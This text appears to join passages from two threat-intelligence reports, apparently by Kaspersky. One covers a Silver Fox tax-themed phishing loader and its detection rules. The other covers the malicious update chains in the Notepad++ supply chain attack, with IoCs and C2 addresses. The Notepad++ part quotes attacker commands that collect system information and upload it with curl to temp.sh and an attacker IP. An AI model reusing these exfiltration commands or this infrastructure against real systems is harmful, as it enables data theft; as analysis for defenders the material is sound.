
The ZIP archives were likely distributed through phishing emails. They contained one of two SFX files: BillReceipt.exe (MD5: 2b92e125184469a0c3740abcaa10350c) or Review the file.exe (MD5: 043e457726f1bbb6046cb0c9869dbd7d), which differed only in their icons.
Icons of the SFX archives
When executed, the SFX archive ran the following script:
SFX archive script
This script launched run_direct.ps1, a PowerShell script contained within the archive.
The run_direct.ps1 script


The run_direct.ps1 script checked for the presence of NodeJS in the standard directory on the victim’s computer (%USERPROFILE%\.node\node.exe). If it was not found, the script downloaded the official NodeJS version 22.19.0, extracted it to that same folder, and deleted the archive. It then executed run.deobfuscated.obf.js – also located in the SFX archive – using the identified (or newly installed) NodeJS, passing two parameters to it: an encrypted configuration string and a XOR key for decryption:
Decrypted configuration for the JS loader

The JS code being executed is heavily obfuscated (likely using obfuscate.io). Upon execution, it writes the channel parameter value from the configuration to the registry at HKCU:\Software\CarEmu:InstallChannel as a REG_SZ type. It then downloads an archive from the link specified in the zipUrl parameter and saves it to %TEMP%\appclient_YYYYMMDDHHMMSS.zip (or /tmp on Linux). The script extracts this archive to the %USERPROFILE%\AppData\Local\appclient directory (%HOME%/AppData/Local/appclient on Linux) and launches it by running cmd /c start /min python/pythonw.exe -m appclient in background mode with a hidden window. After extraction, the script deletes the ZIP archive.
Additionally, the code calls a console logging function after nearly every action, describing the operations in Chinese:
Log fragments gathered from throughout the JS code
Victims

As previously mentioned, Silver Fox RustSL loaders are configured to operate in specific countries: Russia, India, Indonesia, South Africa, and Cambodia. The most recent versions of RustSL have also added Japan to this list. According to our telemetry, users in all of these countries – with the exception of Cambodia – have encountered RustSL. We observed the highest number of attacks in India, Russia, and Indonesia.
Distribution of RustSL loader attacks by country, as a percentage of the total number of detections (download)
The majority of loader samples we discovered were contained within archives with tax-related filenames. Consequently, we can attribute these attacks to a single campaign with a high degree of confidence. That Silver Fox has been sending emails on behalf of the tax authorities in Japan has also been reported by our industry peers.
Conclusion
In the campaign described in this post, attackers exploited user trust in official tax authority communications by disguising malicious files as documents on tax violations. This serves as another reminder of the critical need for vigilance and the thorough verification of all emails, even those purportedly from authoritative sources. We recommend that organizations improve employee security awareness through regular training and educational courses.
During these attacks, we observed the use of both established Silver Fox tools, such as ValleyRAT, and new additions – including a customized version of the RustSL loader and the previously undocumented ABCDoor backdoor. The attackers are also expanding their geographic focus: Russian organizations became a primary target in this campaign, and Japan was added to the supported country list in the malware’s configuration. Theoretically, the group could add other countries to this list in the future.
The Silver Fox group employs a multi-stage approach to payload delivery and utilizes a segmented infrastructure, using different addresses and domains for various stages of the attack. These techniques are designed to minimize the risk of detection and prevent the blocking of the entire attack chain. To identify such activity in a timely manner, organizations should adopt a comprehensive approach to securing their infrastructure.
Detection by Kaspersky solutions
Kaspersky security solutions successfully detect malicious activity associated with the attacks described in this post. Let’s look at several detection methods using Kaspersky Endpoint Detection and Response Expert.
The activity of the malware described in this article can be detected when the command interpreter, while executing commands from a suspicious process, initiates a covert request to external resources to download and install the Node.js interpreter. KEDR Expert detects this activity using the nodejs_dist_url_amsi rule.
Silver Fox activity can also be detected by monitoring requests to external services to determine the host’s network parameters. The attacker performs these actions to obtain the external IP address and analyze the environment. The KEDR Expert solution detects this activity using the access_to_ip_detection_services_from_nonbrowsers rule.

After running the command cmd /c start /min python/pythonw.exe -m appclient, the Silver Fox payload establishes persistence on the system by modifying the value of the UserInitMprLogonScript parameter in the HKCU\Environment registry key. This allows attackers to ensure that malicious scripts run when the user logs in. Such registry manipulations can be detected. The KEDR Expert solution does this using the persistence_via_environment rule.
UPD 11.02.2026: added recommendations on how to use the Notepad++ supply chain attack rules package in our SIEM system.
Introduction
On February 2, 2026, the developers of Notepad++, a text editor popular among developers, published a statement claiming that the update infrastructure of Notepad++ had been compromised. According to the statement, this was due to a hosting provider-level incident, which occurred from June to September 2025. However, attackers had been able to retain access to internal services until December 2025.
Multiple execution chains and payloads
Having checked our telemetry related to this incident, we were amazed to find out how different and unique the execution chains used in this supply chain attack were. We identified that over the course of four months, from July to October 2025, attackers who had compromised Notepad++ had been constantly rotating C2 server addresses used for distributing malicious updates, the downloaders used for implant delivery, as well as the final payloads.
We observed three different infection chains overall, designed to attack about a dozen machines, belonging to:
Individuals located in Vietnam, El Salvador, and Australia;
A government organization located in the Philippines;
A financial organization located in El Salvador;
An IT service provider organization located in Vietnam.
Despite the variety of payloads observed, Kaspersky solutions were able to block the identified attacks as they occurred.
In this article, we describe the variety of the infection chains we observed in the Notepad++ supply chain attack, as well as provide numerous previously unpublished IoCs related to it.
Chain #1: late July and early August 2025
We observed attackers to deploy a malicious Notepad++ update for the first time in late July 2025. It was hosted at http://45.76.155[.]202/update/update.exe. Notably, the first scan of this URL on the VirusTotal platform occurred in late September, by a user from Taiwan.
The update.exe file downloaded from this URL (SHA1: 8e6e505438c21f3d281e1cc257abdbf7223b7f5a) was launched by the legitimate Notepad++ updater process, GUP.exe. This file turned out to be a NSIS installer about 1 MB in size. When started, it sends a heartbeat containing system information to the attackers. This is done through the following steps:
The file creates a directory named %appdata%\ProShow and sets it as the current directory;

It executes the shell command cmd /c whoami&&tasklist > 1.txt, thus creating a file with the shell command execution results in the %appdata%\ProShow directory;
Then it uploads the 1.txt file to the temp[.]sh hosting service by executing the curl.exe -F "file=@1.txt" -s https://temp.sh/upload command;
Next, it sends the URL to the uploaded 1.txt file by using the curl.exe --user-agent "https://temp.sh/ZMRKV/1.txt" -s http://45.76.155[.]202 shell command. As can be observed, the uploaded file URL is transferred inside the user agent.

Notably, the same behavior of malicious Notepad++ updates, specifically the launch of shell commands and the use of the temp[.]sh website for file uploading, was described on the Notepad++ community forums by a user named soft-parsley.
After sending system information, the update.exe file executes the second-stage payload. To do that, it performs the following actions:
Drops the following files to the %appdata%\ProShow directory:
The ProShow.exe file being launched is legitimate ProShow software, which is abused to launch a malicious payload. Normally, when threat actors aim to execute a malicious payload inside a legitimate process, they resort to the DLL sideloading technique. However, this time attackers decided to avoid using it — likely due to how much attention this technique receives nowadays. Instead, they abused an old, known vulnerability in the ProShow software, which dates back to early 2010s. The dropped file named load contains an exploit payload, which is launched when the ProShow.exe file is launched. It is worth noting that, apart from this payload, all files in the %appdata%\ProShow directory are legitimate.
Analysis of the exploit payload revealed that it contained two shellcodes: one at the very start and the other one in the middle of the file. The shellcode located at the start of the file contained a set of meaningless instructions and was not designed to be executed — rather, attackers used it as the exploit padding bytes. It is likely that, by using a fake shellcode for padding bytes instead of something else (e.g., a sequence of 0x41 characters or random bytes), attackers aimed to confuse researchers and automated analysis systems.
The second shellcode, which is stored in the middle of the file, is the one that is launched when ProShow.exe is started. It decrypts a Metasploit downloader payload that retrieves a Cobalt Strike Beacon shellcode from the URL https://45.77.31[.]210/users/admin (user agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/138.0.0.0 Safari/537.36) and launches it.
The Cobalt Strike Beacon payload is designed to communicate with the cdncheck.it[.]com C2 server. For instance, it uses the GET request URL https://45.77.31[.]210/api/update/v1 and the POST request URL https://45.77.31[.]210/api/FileUpload/submit.
Later on, in early August 2025, we observed attackers to use the same download URL for the update.exe files (observed SHA1 hash: 90e677d7ff5844407b9c073e3b7e896e078e11cd), as well as the same execution chain for delivery of Cobalt Strike Beacon via malicious Notepad++ updates. However, we noted the following differences:
In the Metasploit downloader payload, the URL for downloading Cobalt Strike Beacon was set to https://cdncheck.it[.]com/users/admin;
The Cobalt Strike C2 server URLs were set to https://cdncheck.it[.]com/api/update/v1 and https://cdncheck.it[.]com/api/Metadata/submit.
We have not further seen any infections leveraging chain #1 since early August 2025.
Chain #2: mid- and late September 2025
A month and a half after malicious update detections ceased, we observed attackers to resume deploying these updates in the middle of September 2025, using another infection chain. The malicious update was still being distributed from the URL http://45.76.155[.]202/update/update.exe, and the file downloaded from it (SHA1 hash: 573549869e84544e3ef253bdba79851dcde4963a) was an NSIS installer as well. However, its file size was now about 140 KB. Again, this file performed two actions:
Obtained system information by executing a shell command and uploading its execution results to temp[.]sh;
Dropped a next-stage payload on disk and launched it.
Regarding system information, attackers made the following changes to how it was collected:
They changed the working directory to %APPDATA%\Adobe\Scripts;
They started collecting more system information details, changing the shell command being executed to cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt.
The created a.txt file was, just as in the case of stage #1, uploaded to the temp[.]sh website through curl, with the obtained temp[.]sh URL being transferred to the same http://45.76.155[.]202/list endpoint, inside the User-Agent header.
As for the next-stage payload, it was changed completely. The NSIS installer was configured to drop the following files into the %APPDATA%\Adobe\Scripts directory:
Next, it executes the following shell command to launch the script.exe file: %APPDATA%\%Adobe\Scripts\script.exe %APPDATA%\Adobe\Scripts\alien.ini.

All of the files in the %APPDATA%\Adobe\Scripts directory, except for alien.ini, are legitimate and related to the Lua interpreter. As such, the previously mentioned command is used by attackers to launch a compiled Lua script, located in the alien.ini file. Below is a screenshot of its decompilation:
As we can see, this small script is used for placing shellcode inside executable memory and then launching it through the EnumWindowStationsW API function.
The launched shellcode is, just in the case of chain #1, a Metasploit downloader, which downloads a Cobalt Strike Beacon payload, again in the form of a shellcode, from the URL https://cdncheck.it[.]com/users/admin.
The Cobalt Strike payload contains the C2 server URLs that slightly differ from the ones seen previously: https://cdncheck.it[.]com/api/getInfo/v1 and https://cdncheck.it[.]com/api/FileUpload/submit.
Attacks involving chain #2 continued until the end of September, when we observed two more malicious update.exe files. One of them had the SHA1 hash 13179c8f19fbf3d8473c49983a199e6cb4f318f0. The Cobalt Strike Beacon payload delivered through it was configured to use the same URLs observed in mid-September, however, attackers changed the way system information was collected. Specifically, attackers split the single shell command they used for this (cmd /c "whoami&&tasklist&&systeminfo&&netstat -ano" > a.txt) into multiple commands:
cmd /c whoami >> a.txt
cmd /c tasklist >> a.txt
cmd /c systeminfo >> a.txt
cmd /c netstat -ano >> a.txt
Notably, the same sequence of commands was previously documented by the user soft-parsley on the Notepad++ community forums.
The other update.exe file had the SHA1 hash 4c9aac447bf732acc97992290aa7a187b967ee2c. By using it, attackers performed the following:
Changed the system information upload URL to https://self-dns.it[.]com/list;
Changed the user agent used in HTTP requests to Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/140.0.0.0 Safari/537.36;
Changed the URL used by the Metasploit downloader to https://safe-dns.it[.]com/help/Get-Start;
Changed the Cobalt Strike Beacon C2 server URLs to https://safe-dns.it[.]com/resolve and https://safe-dns.it[.]com/dns-query.
Chain #3: October 2025

In early October 2025, the attackers changed the infection chain once again. They also changed the C2 server for distributing malicious updates, with the observed update URL being http://45.32.144[.]255/update/update.exe. The payload downloaded (SHA1: d7ffd7b588880cf61b603346a3557e7cce648c93) was still a NSIS installer, however, unlike in the case of chains 1 and 2, this installer did not include the system information sending functionality. It simply dropped the following files to the %appdata%\Bluetooth\ directory:
BluetoothService.exe, a legitimate executable (SHA1: 21a942273c14e4b9d3faa58e4de1fd4d5014a1ed);
log.dll, a malicious DLL (SHA1: f7910d943a013eede24ac89d6388c1b98f8b3717);
BluetoothService, an encrypted shellcode (SHA1: 7e0790226ea461bcc9ecd4be3c315ace41e1c122).
This execution chain relies on the sideloading of the log.dll file, which is responsible for launching the encrypted BluetoothService shellcode into the BluetoothService.exe process. Notably, such execution chains are commonly used by Chinese-speaking threat actors. This particular execution chain has already been described by Rapid7, and the final payload observed in it is the custom Chrysalis backdoor.
Unlike the previous chains, chain #3 does not load a Cobalt Strike Beacon directly. However, in their article Rapid7 claim that they additionally observed a Cobalt Strike Beacon payload being deployed to the C:\ProgramData\USOShared folder, while conducting incident response on one of the machines infected by the Notepad++ supply chain attack. Whilst Rapid7 does not detail how this file was dropped to the victim machine, we can highlight the following similarities between that Beacon payload and the Beacon payloads observed in chains #1 and #2:
In both cases, Beacons are loaded through a Metasploit downloader shellcode, with similar URLs used (api.wiresguard.com/users/admin for the Rapid7 payload, cdncheck.it.com/users/admin and http://45.77.31[.]210/users/admin for chain #1 and chain #2 payloads);
The Beacon configurations are encrypted with the XOR key CRAZY;
Similar C2 server URLs are used for Cobalt Strike Beacon communications (i.e. api.wiresguard.com/api/FileUpload/submit for the Rapid7 payload and https://45.77.31[.]210/api/FileUpload/submit for the chain #1 payload).
Return of chain #2 and changes in URLs: October 2025
